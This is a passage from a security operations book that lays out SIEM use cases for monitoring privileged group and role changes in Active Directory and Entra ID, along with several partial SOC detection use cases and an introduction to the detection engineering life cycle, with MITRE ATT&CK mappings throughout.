"When a user uses the system, she or he will perform a behaviorally related sequence of transactions in a dialogue with the system. We call such a special sequence a use case."

—Ivar Jacobson, *Object-Oriented Software Engineering* (Addison-Wesley/ACM Press, 1992)

This use case was developed and successfully used at several Fortune 500 companies with three different SIEM platforms. It has been adapted from those experiences for general publication. For Version 2, Entra ID roles were added to the use case because the majority of the text is the same, and both environments are likely in use today for most Microsoft customers.

Title: Monitoring Elevated Group and Role Membership

The purpose of this design document is to describe the requirements to monitor changes in elevated access groups within the Active Directory domain and in the Entra ID tenant through active monitoring by the SIEM system. The SIEM will provide notification to the designated recipient when membership in an elevated access control group and role changes (addition or deletion) in near real time.

Problem Statement

Elevated access in Windows domains is controlled by membership in Active Directory and local groups, such that membership in a group grants administrative or other privileges. For on-prem Active Directory, users should be added to or removed from groups only in response to a support

ticket, but the "owner" may not be aware of the change or may not have approved it. For Entra ID, users should be added to or removed from a privileged role based on the same rule. Any user with appropriate rights can change group or role membership, so effective monitoring and group owner notification is a compensating control that will detect a rogue administrator or other malicious behavior.

Organizations with a mature security posture often enhance elevated access management by granting access only through a "system administrator" account that has a distinct pattern. For example, if a regular user account is "BSmith04," then their administrative account could be "BSmith04_SA" or "DA_BSmith04" (SA: System Administrator; DA: Domain Administrator). For Entra, the suffix could be role-specific, such as "BSmith04_GA" for Global Administrator.

> **NOTE**
>
> In addition to the security aspects of this use case, there is a customer service dimension, as resource owners are kept in the loop when these changes occur.

Assurance metrics:

- Achieve a 100% rate of group and role change notifications to the group or role owner (for AD and Entra, this may or may not be the same person).
- Ensure that all changes to elevated access for groups and roles have a supporting ticket or occur through an account management solution.
- Provide assurance that only authorized users change membership in elevated access groups and roles.
- Provide further assurance that only a designated "secondary" account is added to a monitored group or role.

Requirement Statement(s)

- Ensure that the reporting systems provide discrete data that shows:
  - Who made the add/remove change to which monitored group/role
  - When the add/remove change occurred to the monitored group/role
  - Bonus: The account manager's workstation name (changes should occur only from an authorized pool of systems)
- A change notification should go to the group owner.
- A failure notification should go to InfoSec for investigation, meaning that someone attempted the change but was not authorized to do so.
- Changes should occur from a designated group of authorized users; changes not made by these account managers are suspect. Note that a programmatic IAM system can also be included here.
- For on premises, event data will arrive from a variety of DCs and Windows domains.
- For Entra ID, data will come from:
  - A Log Analytics Workspace: `AuditLogs` table
  - M365 Defender: Advanced Hunting → `IdentityDirectoryEvents` table
- As illustrated in Figure 10-1, a simple table should be built and maintained that stores:
  - Group/role name. This is the minimum set of groups/roles that can make a change to AD itself.

– Staff member who is the designated Group Owner.

– Notification recipients.

– Notes to explain what access controls or grants.




Figure 10-1. Maintaining inventory of elevated access groups

For organizations that use a mediated access control application that uses a service account, such as NetIQ DRA or SailPoint, there is an additional requirement: group changes made by the service account must be

authorized, but changes made by others may not be and should trigger a notification to the security monitoring team.

Design Specifications and Discrete Objectives

Configure on-prem AD DCs to forward local event log data to the SIEM using either a local agent, a supplemental syslog feed tool such as NXlog or Snare, the Splunk forwarder, or a similar tool. You can also configure a DC to accept a remote WMI call for remote collection.

For Entra, ensure that a Log Analytics workspace within your subscription and a storage account are configured, and that diagnostic settings (auditing, in this case) are enabled. In the Azure Entra ID portal, check Diagnostic Settings. At a minimum, configure these settings: AuditLogs, SignInLogs, and, for full coverage, two additional settings—RiskyUsers and UserRiskEvents—for more informative event reporting.

Ensure that all DCs report into the SIEM and that there is periodic review of the number of DCs per domain so the SOC can ensure that all DCs are reporting. A supplemental alarm to detect failure to report within a short period should be set up with a notification to the operations team.

For Entra, there are at least two different data delivery paths:

- Entra ID → Diagnostic Settings → Log Analytics workspace → Logic App/Function App → SIEM REST API → on-prem SIEM
- Entra ID → Diagnostic Settings → Event Hub → on-prem Event Hub Consumer → SIEM

Build an easy-to-update process (e.g., an updateable spreadsheet) and an update process for SOC to maintain the group/owner/role/purpose relationship. This implies access to group creation processes and a check at new group creation time to determine whether elevated access monitoring is required.

Configure AD auditing for group changes in the Default Domain Controller Group Policy Object (DDCGPO) by applying, at a minimum, Audit "Account Management" for success and failure (more fine-grained auditing is preferred with the Advanced Audit Policy). Once configured, also enable account management auditing on member servers and workstations. For Entra, the diagnostic setting satisfies this requirement.

Create a standardized communication template for the email-based notification, and ensure it is proofread.

Determine the account names of authorized users who can make changes so you can detect if a nonaccount manager changes membership in a group or role. This behavior may alter the notification template:

- A change that is implemented by a nonauthorized user should be sent to the security team for investigation.
- The tuned notification message will be sent to group/role owner.

A long-term record of delivered notifications should be maintained, based on the owner who should have received the notification at that time. Options include having email CC'd to a security-controlled mailbox or writing a record to a logfile.

Security Operations Center Notification

The options implemented depend on the specific platform's capabilities:

- Dashboard: Show the most recent group and role changes.
- Notification monitoring: The SOC needs to monitor the sender account's email inbox for Non-Delivery Report Failure (NDR) messages. These occur if the user's email account is deleted or temporarily disabled so that a secondary recipient (e.g., a one-over-one manager) can be identified and notified about the change.
- Create a report that can be run on an ad hoc basis to support this use case.

Use Case Component Name(s)

- List of DCs, which should be listed under “Domain Controllers” in Active Directory Users and Computers. For Entra, this includes the storage account and Log Analytics workspace name.
- Log Analytics workspace for the Entra ID subscription.
- Notification rule for changes made in the domain, which will identify the domain controllers.
- Notification rule for changes made from Entra for monitored roles.
- Notification rule for local group changes that do not come from the domain controllers; by default, this rule will be used.
- Inventory list of monitored groups/roles (the list should include the group/role name, the recipient who receives a notification, and a supporting comment).
- Windows event IDs for group changes: group types—universal, domain, global, local—and create/delete/add/remove operations.
- Entra events for role changes.

Use Case Data Source Description

- Active Directory centralized audit events
- Windows member server centralized audit events
- Windows workstation forwarded events
- Notification table (group/role name, recipient list, notification reason)
- Entra diagnostic settings and tables within the Log Analytics workspace

> **NOTE**
>
> When an Active Directory (AD) group modification occurs, the audit log entries (such as Event ID 4728, 4729, 4732, or 4733) are only recorded in the Security log of the specific DC where the change was actually executed.

Use Case Data Stream Analysis

The following is the pseudocode for data steam analysis:

```
For each Domain Controller
   For each Group Membership Change Event
      If the group is in the Elevated Reference List
      Then
          Retrieve the recipient and notification
           reason from ref.
          Build email to the recipient w/ details
          Send Email to the recipient
          ??? send separate to long term storage
          OR put this on the CC LINE?
Else
       Build incident message to the Info Sec team

For Entra
   For each sensitive Role
      If the role is in the Elevated Reference List.
      ... as above ...
```

MITRE ATT&CK Mapping

Data source

User account modification events

Platform

Azure AD/Entra ID, SaaS, and on-prem Active Directory

ATT&CK tactic	Use case support
Reconnaissance	Tactic: Reconnaissance (TA0043) Technique: T1589 – Gather Victim Identity Information
Resource Development	
Initial Access	Tactic: Initial Access (TA0001) Technique: T1078 – Valid Accounts
Execution	
Persistence	Tactic: Persistence (TA0003), Privilege Escalation (TA0004) Technique: T1098 – Account Manipulation T1098.003 Account Manipulation: Additional Cloud Roles T1098.007 Account Manipulation: Additional Local or Domain Groups: T1136 – Create Account T1136.002 – Domain Account T1136.003 – Cloud Account

ATT&CK tactic	Use case support
Privilege Escalation	Tactic: Privilege Escalation (TA0004) Techniques: T1098 – Account Manipulation T1098.003 – Additional Cloud Roles T1098.007 – Additional Local or Domain Groups
Defense Evasion	Tactic: Defense Evasion (TA0005) Techniques:T1078 – Valid Accounts (using legitimate credentials to blend in with normal activity) T1484 – Domain or Tenant Policy Modification T1556 – Modify Authentication Process T1556.006 – Multi-Factor Authentication (disabling or modifying MFA for a targeted account) T1556.007 – Hybrid Identity
Credential Access	Tactic: Credential Access (TA0006) Techniques:T1556 – Modify Authentication Process
Discovery	Tactic: Discovery (TA0007) Techniques:T1069 – Permission Groups Discovery
Lateral Movement	Tactic: Lateral Movement (TA0008) Techniques:T1078 – Valid Accounts
Collection	

ATT&CK tactic	Use case support
Command and Control	
Exfiltration	
Impact	Tactic: Impact (TA0040) Technique: T1531 – Account Access Removal

Cyber Kill Chain Analysis and Support

Cyber Kill Chain phase	Notes
Reconnaissance	Adversaries will enumerate Active Directory and Entra ID to identify privileged accounts, service accounts, and high-value group memberships before taking direct action.
Weaponization	This is not directly observable through account modification events.
Delivery	Account modification events do not directly correlate to delivery mechanisms.
Exploitation	Membership in an elevated group can grant an outsider or unauthorized insider access to resources far beyond their original foothold.
Installation	Adversaries create backdoor accounts or modify existing accounts to ensure persistent access that survives password resets, account disables, or partial remediation. Common installation-phase behaviors include adding a low-profile account to a privileged group, creating a cloud-only Entra ID account that mimics a legitimate naming convention, registering a malicious service principal with long-lived credentials, or adding attacker-controlled credentials to an existing service principal or managed identity.

Cyber Kill Chain phase	Notes
C2: Command and Control	Compromised privileged accounts may be leveraged to access cloud management consoles, the Azure Resource Manager, Microsoft 365 admin portals, or on-premises management infrastructure, providing a high-privilege C2l capability that is difficult to distinguish from legitimate administrative activity.
Actions on Objectives	Attackers will want to create supplemental accounts and add them to elevated access groups such as Domain Admins or the Administrators group on a member server.

Assumptions and Limitations

There are a number of assumptions and limitations:

- Elevated groups are known. There are default Windows AD and Entra ID roles that are known; other groups may not be known.
- As new elevated groups and roles are created and used within an information system, the notification table will be kept current.
- Elevated group membership and Entra ID roles are “clean” at the point of use case implementation.
- A simple reporting function can be developed for sanity checking (e.g., DS query) or KQL for Entra ID.
- The email template will be clear enough to the recipient community.
- A group of authorized account managers can be built and maintained.

Alternative solution:

- Monthly reporting was considered as an alternative solution. This was deemed ineffective because a monthly report allows unauthorized membership and access to persist for an extended period.

Chapter 11. Partial SOC Use Cases

"The key value of use cases lies in the text, which is not standardized in UML."

—Martin Fowler, "UseCase," *martinfowler.com*

This chapter provides input on several commonly implemented use cases. In these examples, there is a mapping to MITRE ATT&CK, with a reference to the associated tactic and technique.

Partial Use Case: Windows Network User Presence

This use case mirrors what an adversary would perform during post-compromise discovery—identifying who is actively using a system and when.

Employee Investigation and Desktop Presence (Overview)

Defenders investigating user presence are essentially tracing the same artifacts an attacker would leave behind or exploit when enumerating user activity on a host. The ATT&CK tactic is Discovery (TA0007), and the primary technique is System Owner/User Discovery (T1033).

One case type that the SOC may need to handle is answering the question "Was the user in the building during a specific time frame?" There are two Windows security logs relevant to this use case: central logs from the domain and the individual user's workstation event log. There are also likely dozens of other logs that can provide insight into this question.

Domain Controller

DCs record initial logons and Kerberos ticket requests, but they do not record local logon or logoff events. Local events are recorded in the local security log with Event ID 4624. The primary tactic is Credential Access (TA0006), and the technique is Steal or Forge Kerberos Tickets (T1558).

User System

The user's local security log is where the necessary events will be found. When a user logs on to a Windows workstation, they are assigned a session ID, which must be used to track activity across multiple events. The primary tactics are Defense Evasion (TA0005) and Persistence (TA0003), and the technique is Valid Accounts (T1078).

To support this use case, the SOC needs to run a report that identifies all access tied to an individual user's account names (users may have more than one account). Therefore, the SOC must understand how a user is identified in each system.

Partial Use Case: Logins from Multiple ASNs

An Autonomous System Number(ASN) is a globally unique number assigned to a large network or group of networks, such as an internet service provider (ISP), government agency, cloud service provider, or major technology company. Some SaaS solutions, identity providers, and ISPs may include an ASN in authentication records. When they don't, you will need to look up an IP address using a table, such as those provided by MaxMind or IPinfo.

It is common for users to authenticate to multiple SaaS solutions as well as their primary identify provider. During a workday, observing a remote user authenticating from an ISP and another site, such as a mobile communications provider, may be normal. If the user's home router reboots and obtains a new IP address, it should still map to the same ASN. For mobile use, even when a user moves between cell towers, the ASN

typically remains the same. The primary tactic is Initial Access (TA0001), and the technique is Valid Accounts: Cloud Accounts (T1078.004).

However, there are cases in which multiple authentications from different ASNs should trigger investigation. For example, several companies offering payday loan services require users to provide corporate credentials to validate employment. These services often authenticate from multiple ASNs that exceed a defined threshold. The primary tactic is Credential Access (TA0006), and the technique is Steal Application Access Token (T1528).

The payday loan scenario—where a user willingly provides corporate credentials to a third-party SaaS service that authenticates on their behalf—is a real-world instantiation of T1528. The third party receives delegated authentication authority and exercises it from infrastructure the organization does not control, resulting in authentications from multiple, unexpected ASNs. This behavior is also adjacent to Initial Access (TA0001) and Trusted Relationship (T1199), in which the user creates a trusted relationship the organization has not sanctioned, which is the exact risk model T1199 describes.

Adversaries may also use stolen credentials to authenticate from multiple ASNs (and countries!). This use case is becoming more important as organizations downsize on-premises solutions and adopt SaaS-based solutions. The primary tactic is Initial Access (TA0001), and the technique is Valid Accounts: Cloud Accounts (T1078.004). The secondary tactic is Resource Development (TA0042), with the technique Compromise Accounts: Cloud Accounts (T1586.003).

The primary data source is a valid authentication event with a source IP address and a user identity, combined with the ability to map the IP address to an ASN. A search can then be run for internet-based authentications, collecting IPs per user and mapping them to ASNs. When the count of unique ASNs increases rapidly (e.g., three within 10 minutes) or exceeds a daily threshold (e.g., five within 12 hours) , the activity should be investigated. This detection logic corresponds to the tactic Initial Access

(TA0001) and the technique Valid Accounts (T1078), supported by Data Source: DS0002—User Account (authentication logs).

Partial Use Case: System Not Logging/Reporting

This condition can be detected in several ways. The simplest approach is to review a daily report of how many events a particular system generates; if it is consistent within a threshold (e.g., ±10%), assume the device is functioning. Once that process is in place, the next step is to implement an hourly report or dashboard view.

The more sophisticated version is to build a system monitor that tracks the "last event seen." If the time between the last event and the most recently observed event exceeds a defined threshold, raise an alert. Similarly, raise an alert if there is a significant gap in data from a critical system.

This use case is not strongly correlated with ATT&CK because it is primarily system health related; however, it may support the tactic Defense Evasion (TA0005) and the technique Impair Defenses: Disable or Modify Tools (T1562.001).

Partial Use Case: External (VPN) and Internal (Desktop/Server) Access

A user should log in to a console only if they are physically present in the building where the system resides. If a user logs in remotely over VPN and then logs in to a console *within a defined time frame*, it may indicate that the account is being used by an unauthorized party.

Some accounts and specific systems should be exempt from this correlation, such as designated system administration accounts that access data center KVM systems physically connected to servers. In these cases, it may be difficult to develop reliable detection rules.

Related ATT&CK techniques:

- Tactic: Initial Access (TA0001); technique: External Remote Services (T1133)
- Tactic: Initial Access (TA0001); technique: Valid Accounts: Domain Accounts (T1078.002)
- Tactic: Lateral Movement (TA0008); technique: Remote Services (T1021)

Partial Use Case: Stacked Events

It is common for intrusion detection systems or correlated alerts to identify a single risk object. In this case, the risk object (the subject of identified risk) is the source IP address generating multiple security-relevant issues.

Phase One

1. A single source triggers multiple targets within a single event or alarm type (e.g., failed logins or other denied access).
2. A single source triggers a high number of repeated events within a single alarm type.
3. A single source triggers multiple event or alarm types for a single target.
    - Tactic: Credential Access (TA0006); technique: Brute Force (T1110); subtechnique: Password Spraying (T1110.003)
    - Tactic: Credential Access (TA0006); technique: Brute Force (T1110); subtechnique: Password Guessing (T1110.001)

Phase Two

1. A single source triggers an alarm against a target, followed by the target triggering an alarm within *X* minute(s), indicating that one system may have been compromised and is now acting as an attacker.

The SOC team will review these alarm conditions and search for additional reinforcing indicators around the most critical events. If a pattern emerges indicating that the source IP is compromised and located inside the network, the SOC will execute containment actions. Examples include using a NAC system to isolate a LAN port, changing the LAN port VLAN to a quarantine VLAN, or containing the host using EDR. If the source IP is outside the network, the SOC may block it at the perimeter; however, blocking individual IP addresses is typically a short-term measure.

Partial Use Case: Policy Violation Issues

Many IDSs and Snort/Suricata rulesets can detect software usage that represents a policy violation but does not necessarily indicate an intrusion requiring SOC investigation beyond validating the alert. From an environmental awareness perspective, these alerts provide additional insight into how users are consuming bandwidth. This particular use case demonstrates how the SOC function can improve the organization's operational posture by identifying high-bandwidth usage.

This type of analysis should not be limited to an IDS/IPS perspective or require extra levels of SIEM instrumentation. If the organization uses an NGFW, such as a Palo Alto system, it can provide detailed application-level awareness data that can easily spot, present, and provide detailed reporting for hundreds of applications in use through your internet connection. Furthermore, Palo Alto sells a VMware-based version of its NGFW that can be configured in TAP mode, providing visibility to the security team without giving them access to the primary perimeter security control system.

To realize these uses cases, you would need to identify legitimate use of the application, adjust the rulesets accordingly, and enter a monitoring phase. For example, some software publishers (such as Red Hat) distribute software updates via BitTorrent, and an organization may have gaming systems (such as Xbox or PlayStation) in an employee lounge.

In these cases, the SOC team should validate alerts as true positives, document findings, and provide them to management and, in some cases, HR. These use cases should be highly automated and should not divert resources from true incident investigation. They can be handled in several ways:

1. Review the IDS rulesets, collect the signature IDs that represent a policy violation for your organization, and generate a daily report organized by source user or IP address. Run the report daily or weekly, looking for a volume of activity that warrants follow-up, and then assign them as learning exercises for junior team members.
2. Automate email notifications to a subject's manager once a threshold is reached. Be careful with this one, and make sure that it is fully tested. You do not want to send out a high volume of email unnecessarily.
3. Export these low-level application detections from your NGFW and review the identification by user, bandwidth consumption, and pattern of activity.

Related ATT&CK tactics and techniques:

- Tactic: Command and Control (TA0011); technique: Application Layer Protocol (T1071)
- Tactic: Exfiltration (TA0010); technique: Exfiltration Over Alternative Protocol (T1048)
- Tactic: Command and Control (TA0011); techniques: Non-Standard Port (T1571) and Protocol Tunneling (T1572)

- Tactic: Exfiltration (TA0010); technique: Exfiltration Over C2 Channel (T1041)

Part III. Detection Engineering and Detection Library

Chapter 12. Detection Engineering

> *"By doing this [detection as code], you can enable seamless review, static and dynamic testing and approval prior to detection logic hitting production, helping ensure your team is delivering a consistent product to incident responders."*
>
> —Kyle Bailey, "Detection Engineering Maturity Matrix," *Medium*

One of the most important practices that has emerged over the past several years is the detection engineering (DE) process. This discipline has advanced the modern SOC in making the best use of source data.

When it comes to defining DE, there are several components, which are broken down here. *BTHb* defines the first part of DE as "the disciplined practice and process that supports detection logic by identifying data sources; designing use cases; and building, validating, tuning, and maintaining telemetry-driven logic that converts raw source data into reliable, actionable alerts." The second part of the definition carries this further to "developing automated responses and supporting activities for a SOC that improve analysis, support threat models, and provide measurements." At a practical level, DE combines threat research, data collection, normalization, analytics (rule-based, statistical, behavioral, hybrid, and ML), rigorous testing, and feedback loops so that detections are precise, measurable, resilient to evasion, and continuously improved as environments and adversary behaviors change.

There is also an important "softer" element that must be supported for overall success. From the outset, ensure that supporting detail—how the SOC will consume, process, validate, and act on any alert produced by the DE process—is present in the corresponding artifacts: SIPOC diagrams, use case documents, alerting, and playbooks.

There is significant crossover between the principles of DE and the strategies required to develop a security operations use case. Refer to the use case chapters in Part II to see how the DE practice supports and enables a SOC use case.

Start the DE Journey

To begin building a DE capability and program, take the time to define the value proposition for the practice.

Elements to consider in a DE capability include the following:

- A charter document that explains the DE program. If you do not know what a charter is, consult the Project Management Body of Knowledge (PMBOK).
- Defined program's goal and objectives. Remember that a goal is a long-term vision and desired outcome, whereas objectives are the specific, measurable, short-term actions taken to achieve that vision. Recall the importance of the value chain; in DE, protecting the applications, systems, and networks that enable the value chain makes cyber defense more business-relevant.
- Alignment of the DE practice with the organization's regulatory requirements so those are supported as well.
- Defined artifacts that each DE workflow will generate. These will include SIPOC diagrams, use cases, a data onboarding checklist, an access control matrix (if needed), and data survivability monitoring for the data source if one does not already exist.
- Defined roles for the DE program and the staff assigned to them. Common roles include:
    - Detection engineers, who develop and maintain detection logic

- Threat intelligence analysts, who provide adversary TTPs and contextual insight that may create or modify detection processes
- Security data engineers, who manage data pipelines, develop or oversee log parsers, and instrument log sources for reliable delivery to SIEM platforms
- Detection engineering manager, who oversees program execution
- A defined process for collecting, organizing, approving, and updating each detection story and use case.

Detection Engineering SIPOC

As explained in Chapter 1, a SIPOC diagram is a very useful tool for organizing the major thought processes involved in defining and measuring a process. Table 12-1 presents a sample DE SPIOC.

Table 12-1. DE SIPOC

Supplier	Input	Process	Output	Cust
CTI from external providers	Threat IoC feeds, reports, insights, and environment-specific feedback	Integrate IoC feed data for alerting and enrichment. Develop detections specific to a report (new threat).	Customized detection logic; enriched data at the time of ingestion for improved triage	Secu opera team analy CTI f triage and e leade team
Internal security teams	Requirements, use cases, and feedback	Design and develop detection logic, rules, and playbooks.	Alerts and notifications for security incidents	Anal incid hand incid comr appli owne
Technology vendors (technical systems)	Security tools, platforms, and infrastructure; parser updates; new collection methods; alerting	Implement upgrades; review and validate alert logic; test for effectiveness and performance.	Operational improvements; expanded capabilities	Secu opera

Supplier	Input	Process	Output	Cust
Raw data sources (either visibility telemetry or security specific)	Event data describing conditions that support use cases	Evaluate data for applicability to use cases; ensure accuracy and fit for SOC use.	Alerts; alert detection; guidance for true and false positives in playbooks	The S and appli owne sourc
MITRE ATT&CK (enterprise, cloud, mobile, ICS matrices)	Each matrix details adversary TTPs at each attack stage.	Build threat models; identify detection gaps; develop detections specific to a technique.	Technique-mapped detections by number	SOC incid respo funct leade seeki under ATT& cover

A Repeatable Detection Development Life Cycle

The process for developing a detection should begin with a well-defined requirement. Begin with the end in mind and maintain tight control over scope. Scope creep is common when developing a detection, and make sure you develop usable goals and objectives at the beginning. As development progresses, do not hesitate to separate elements into their own detection pipelines.

Phase 1: Threat Intelligence and Requirements Development

A variety of methods can be used to generate inputs for detection engineering. You can monitor MITRE ATT&CK updates and new techniques, consume threat intelligence reports from CTI providers, leverage the incident response process (Lessons Learned phase) for detection gaps, implement new systems, and use many other sources.

The primary outputs of this phase are well-stated requirements for one or more detections. The best requirements have the following characteristics:

- One or more statements that refer to specific conditions, data sources, and logic needed to reliably identify threats or suspicious activity within an organization's environment
- Developed in the context of the consumer who will act on the detection and understood and supported by stakeholders
- A clearly identified requester (organization, SOC team, application owner, compliance officer) who has a defined use for the detection
- Checked against the "Characteristics of a Complete Detection Requirement"

As requirements are developed, ensure that the following information is captured:

- Requesting team or function within the organization (an MSP may instead identify the client organization).
- Description of the detection, including the relevant event or action.
- Reason for the detection. This may be obvious from the description. Use the "Toyota Five Whys Principle" to iteratively explore root causes.
- Exclusions, or conditions that can disprove the veracity of the detection. These details are vital to the SOC and should be

included in a follow-on playbook or playbook topic.

- Test criteria and test cases. Each detection must be tested to ensure its effectiveness and repeatability. Test cases should also be reused when source data or detection logic changes.

Phase 2: Data Source Identification

As a detection requirement comes into focus, review the ATT&CK TTPs to map the detection to one or more techniques wherever possible. This helps frame the detection flow and identify precursor and follow-on events that paint the picture of a defined adversary group.

As data sources are identified, ensure that supporting logs or event records provide sufficient trace data to validate the detection. Where possible, identify corroborating sources that support the detection or an exclusion condition. Numerous fields within event logs may be candidates for enrichment, which can help guide alert severity. For example, if there are 200 failed logins across 200 different accounts on a server regulated by PCI or HIPAA, the resulting alert may rise in priority more quickly than similar activity on a nonregulated system.

Numerous data sources encode meaning within fields. When enrichment routines translate encoded values into human-readable equivalents, analyst time is saved. Several Windows events report a security identifier (SID) instead of a user; when those are well-known SIDs, map them to a username field so that the analyst doesn't need to. Windows Security Event ID 4771 (Kerberos preauthentication failed) contains more than 40 possible result codes.

Here is an example:

Goal

> For each group that provides elevated access to Active Directory and Entra ID, ensure that only authorized users are present in those groups or roles and are added to those groups or roles.

Requirement

Monitor additions to and removals from elevated access control groups in AD and roles in Entra ID.

Develop the macro-level pipeline

At this stage of the DE process, you have sufficient information to recognize two detection pipelines that will be further researched and used to build a project plan. One is on-prem AD, and the other is cloud-based Entra ID. You also have two very similar processes with the same outcome—control of group or role membership—but with different data collection methods, event IDs, data availability thresholds, and potentially different SIEM platforms. At the same time, both pipelines support the same business goal: ensuring tight technical control over critical groups and roles.

Data pipeline for on-prem AD

The likeliest data delivery plan will look like this: the GPO for the Domain Controllers OU is configured so that any new DC is properly instrumented; a SIEM collection agent is installed; data is forwarded to a log collector; the log broker enriches the data at the point of delivery; the data is forwarded to storage; search logic is run to identify alert conditions; and alerts are presented to the SOC.

Data pipeline for Entra ID

For Entra, there are at least two different data delivery paths:

- Entra ID → Diagnostic Settings → Log Analytics Workspace → Logic App/Function App → SIEM REST API → On-Prem SIEM

- Entra ID → Diagnostic Settings → Event Hub → On-Prem Event Hub Consumer → SIEM → Alerts presented to the SOC

At this stage of the process, you can see that the simple requirement of "monitoring groups and roles" has many moving parts and expands into multiple supporting security use cases.

Phase 3: Detection Logic Development

Next comes the fun part of detection engineering (at least for your author): writing the detection itself. There are three steps—design, develop, and test (covered in "Phase 4: Testing and Validation"). In this phase, detection engineers explore source data, find relevant events, and look for related indicators that support the detection.

There are numerous "languages" used for detections. For plain-text log data, command-based parsing can be used to break apart events or analyze a corpus of prior events. The search language itself is usually product specific: Splunk uses Splunk Processing Language (SPL), and Microsoft uses Kusto Query Language (KQL). There are also SIEM-specific tools. A valid detection does not necessarily have to be run within the SIEM itself, as long as the SOC team can access the data and integrate into its workflow.

A well-known tool is Sigma, an open source standard for defining metadata and core detection logic (a detection primitive). Sigma includes several capabilities. Rules are written in YAML with a header, detection section, and conditions section, and can be converted into dozens of different outputs. This model makes detection logic significantly more approachable. The Sigma rule format was released by Florian Roth and Thomas Patzke in 2017. Some useful resources include:

- SigmaHQ, which lists over 3,000 detection rules
- SigmaConverter, an online tool that converts YAML into SIEM platform or tool-specific logic (also available as a Docker container)
- Sigma online documentation

Of all the detection logic I've written, my favorite is a SQL query that pulled audit events from PeopleSoft Human Capital Management and Finance systems in order to support SOX compliance. The team first had to understand how the multicomponent access control model functioned and what it recorded in audit logs. After use case analysis, we identified 17 conditions that provided trace evidence, including access grants, role assignments, logins, and other actions. We then built test cases for all 17 conditions and mapped the query results into fields specific to the SIEM platform, producing 17 discrete events.

Phase 4: Testing and Validation

Each use case and detection must be rigorously tested. During this phase, unit tests are conducted by executing detections against a test dataset. If the dataset is expected to trigger, say, 35 alerts against 10 detections, unit testing ensures that those detections always fire to produce consistent and valid results.

Testing can be enhanced through purple team exercises. In these exercises, a red team simulates adversary behavior, the blue team evaluates detection performance, and both teams compare notes shortly after execution. If the blue team does not detect all the conditions the red team caused, the detections are compared against log data to determine why and the test is conducted again.

The test process also establishes baseline false-positive rates and evaluates how well the SOC interprets the results. Tests are often conducted against a dev or preproduction copy of the SIEM software platform, and with a smaller data pipeline. While this is fine to make sure that the search or alert logic actually functions, the same logic needs to be assessed in the production data intake and SIEM pipeline. Various performance measurements should be taken, such as average time to run a search for the detection condition, so that significant deviations in performance that may cause degradation can be detected.

Phase 5: Deployment

Once your detection logic is functional, tested, and valid, it needs to be deployed to production using a structured, change-aware process. Depending on how much automation is in place, deployment can occur automatically if following a detection-as-code model, or the same detection logic can be manually applied to production following the existing change management process. This may be as formal as submitting a change control, or it may be done after peer review sign-off. Detections may also be presented to a review group, typically in a meeting where the detection engineer presents the logic, explains the purpose, and answers questions from the SOC team that will act on the given detection.
